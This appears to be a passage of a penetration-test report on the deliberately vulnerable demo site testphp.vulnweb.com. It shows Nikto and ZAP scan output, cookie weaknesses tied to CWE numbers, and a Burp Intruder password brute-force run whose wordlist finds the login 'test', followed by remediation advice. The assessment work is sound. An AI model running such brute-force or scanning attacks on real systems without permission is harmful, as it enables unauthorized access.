+ /: Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mis
sing-content-type-header/
+ /clientaccesspolicy.xml contains a full wildcard entry. See: https://docs.microsoft.com/en-us/previous-versions/windows/silverlight/dotnet-windows-silverlight/cc197955(v=vs.95)?redirectedfrom=MSDN
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards. See: https://www.acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file/
+ /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 6 item(s) reported on remote host
+ End Time:           2023-04-20 21:18:03 (GMT1) (100 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Image 9 – Nikto.png



Editor

DreamWeaver

Operating systems

Ubuntu

Web servers

Nginx 1.19.0

Reverse proxies

Nginx 1.19.0

Programming languages

PHP 5.6.40

Adobe Flash


Something wrong or missing?

Generate sales leads

Find new prospects by the technologies they use. Reach out

Image 10 – Wappalyzer.png

- Review Web server Metafiles for Information Leakage (CWE-200)



Sites
http://testphp.vulnweb.com
GET:/
AJAX
GET:artists.php
GET:artists.php(artist)
GET:cart.php
POST:cart.php()(addcart,price)
GET:categories.php
GET:disclaimer.php
Flash
GET:guestbook.php
POST:guestbook.php()(name,submit,text)
GET:high
hpp
GET:images
Welcome to OWASP ZAP
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
If you are new to ZAP then it is best to start with one of the options below.
Automated Scan
Manual Explore
Learn More
History
Search
Alerts
Output
Spider
Filter: OFF
Export

Id	Source	Req. Timestamp	Method	URL	Code	Rea...	RTT	Size Resp. Body	Highest Alert	Note	Tags
1	Proxy	4/20/23, 9:46:19 PM	GET	http://testphp.vulnweb.com/	200	OK	591 ms	4,958 bytes	Medium		Comment, Form, MailTo, Object, Script
11	Proxy	4/20/23, 9:47:31 PM	GET	http://testphp.vulnweb.com/guestbook.php	200	OK	316 ms	5,390 bytes	Medium		Comment, Form, Hidden, MailTo, Object, Script
14	Proxy	4/20/23, 9:47:35 PM	GET	http://testphp.vulnweb.com/login.php	200	OK	290 ms	5,523 bytes	Medium		Comment, Form, MailTo, Object, Password, Scr...
15	Proxy	4/20/23, 9:47:44 PM	POST	http://testphp.vulnweb.com/userinfo.php	200	OK	513 ms	5,963 bytes	Medium		Form, Object, Script, MailTo, SetCookie, Comm...

Image 11 – OWASP ZAP.png

6- Session Management

CWE-614: Sensitive Cookie in HTTPS Session Without 'Secure' Attribute.




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
login	test%2Ftest	testphp.vulnweb.com	/	Session	16	false	false	None	Sun, 07 May 2023 10:00:39 GMT

```
login: "test%2Ftest"
  Created: "Sun, 07 May 2023 08:20:07 GMT"
  Domain: "testphp.vulnweb.com"
  Expires / Max-Age: "Session"
  HostOnly: true
  HttpOnly: false
  Last Accessed: "Sun, 07 May 2023 10:00:39 GMT"
  Path: "/"
  SameSite: "None"
  Secure: false
  Size: 16
```

Image 12 – image.png

CWE-315 Cleartext Storage of Sensitive Information in a Cookie.




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
login	test%2Ftest	testphp.vulnweb.com	/	Session	16	false	false	None	Sun, 07 May 2023 10:00:39 GMT

```
login: "test%2Ftest"
  Created: "Sun, 07 May 2023 08:20:07 GMT"
  Domain: "testphp.vulnweb.com"
  Expires / Max-Age: "Session"
  HostOnly: true
  HttpOnly: false
  Last Accessed: "Sun, 07 May 2023 10:00:39 GMT"
  Path: "/"
  SameSite: "None"
  Secure: false
  Size: 16
```

Image 13 – image.png

8- Error Handling :

- Improper Error Handling (CWE-728)


Attack
Save
Columns
3. Intruder attack of http://testphp.vulnweb.com - Temporary attack - Not saved to project file
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items
Request
Response
Pretty
Raw
Hex
Render
Search...
0 matches

Request	Payload	Status	Error	Timeout	Length	Comment
65	genius	302	□	□	253	
66	jaguar	302	□	□	253	
67	12341234	302	□	□	253	
68	scott	302	□	□	253	
69	insane	302	□	□	253	
70	myspace1	302	□	□	253	
71	katie	302	□	□	253	
72	joanna	302	□	□	253	
73	test	200	□	□	6320	
74	vampire	302	□	□	253	
75	hector	302	□	□	253	
76	anthony	302	□	□	253	
77	tomcat	302	□	□	253	
78	marie	302	□	□	253	
79	maria	302	□	□	253	


```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Mon, 15 May 2023 16:25:18 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Set-Cookie: login=test%2Ftest
Content-Length: 6072

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
  <!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false" -->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

    <!-- InstanceBeginEditable name="document_title_rgn" -->
    <title>
      user info
    </title>
    <!-- InstanceEndEditable -->
    <link rel="stylesheet" href="style.css" type="text/css">
    <!-- InstanceBeginEditable name="headers_rgn" -->
    <!-- here goes headers headers -->
    <!-- InstanceEndEditable -->
```

Image 14 – Insecure error handling for successful failed login.png

- Missing Standardized Error Handling Mechanism (CWE-544)

<table>
<tr><td colspan="2">

Not secure | testphp.vulnweb.com/login.php/impropererrorhandlingtesting
404 Not Found
nginx/1.19.0
Image 15 – Improper error handling.png</td></tr>
<tr><td><b>REMEDIATION</b></td><td>The following remediation steps can help mitigate security misconfigurations:
- Implement secure default configurations for all frameworks, libraries, and applications.
- Use strict access controls to prevent unauthorized access to sensitive data.
- Regularly update and patch all software components, including operating systems, web servers, databases, and third-party libraries and frameworks.
- Regularly conduct vulnerability scanning and penetration testing to identify and mitigate misconfigurations.</td></tr>
<tr><td><b>REFERENCES</b></td><td>https://owasp.org/Top10/A05_2021-Security_Misconfiguration/</td></tr>
</table>